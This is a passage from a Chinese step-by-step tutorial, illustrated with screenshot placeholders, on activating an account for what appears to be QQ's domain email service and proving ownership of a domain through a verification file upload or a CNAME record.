


图2




图3

注册信息输入完毕后点击下一步会告诉你需要激活帐号，并且激活邮件已经发往我们的密保邮箱。这个时候我们进入我们刚才填写的密保邮箱就可以看到激活信了，如果找不到的话注意到垃圾箱里面看一下有可能被过滤掉了，然后就可以点邮件里面的激活链接来激活我们的帐号了（如图2 图3）。

然后点击图3中的“立刻登录“，输入我们的帐号和密码即可登录我们的控制面版了（如图4）。




图4

三、验证

如果是第一次登录的时候会首先要求我们添加我们的域名，点击添加域名按钮添加我们自己注册域名。注意不要加WWW和HTTP等前缀（如图5）。




图5

然后进入下一步，现在就是申请的重点了，证明这个域名是我们的，页面上一共有两种方式来证明，默认是通过CNAME解析来认证，但是CNAME解析有的时候需要很久才会生效。所以这里我们选择下面一种方式，通过上传文件来证明我们的域名（如图6）。




图6




图7

我们下载那个txt文件，传到我们域名所绑定空间的根目录即可，然后点击提交验证按钮就认证完成了！上传验证文件到根目录（如图7）。

验证成功（图8）。




图8

考虑到有的叉子们只有域名没有空间，那么就再来介绍下CNAME解析验证的方法。进入到我们的域名控制面版，增加一个CNAME记录，主机名就填写验证的时候提供给我们的一段字符：qqmaile9f52257，这段文本是随机的，所以叉子们验证的时候是其他的！然后IP地址的地方就填写mail.qq.com（如图9）。

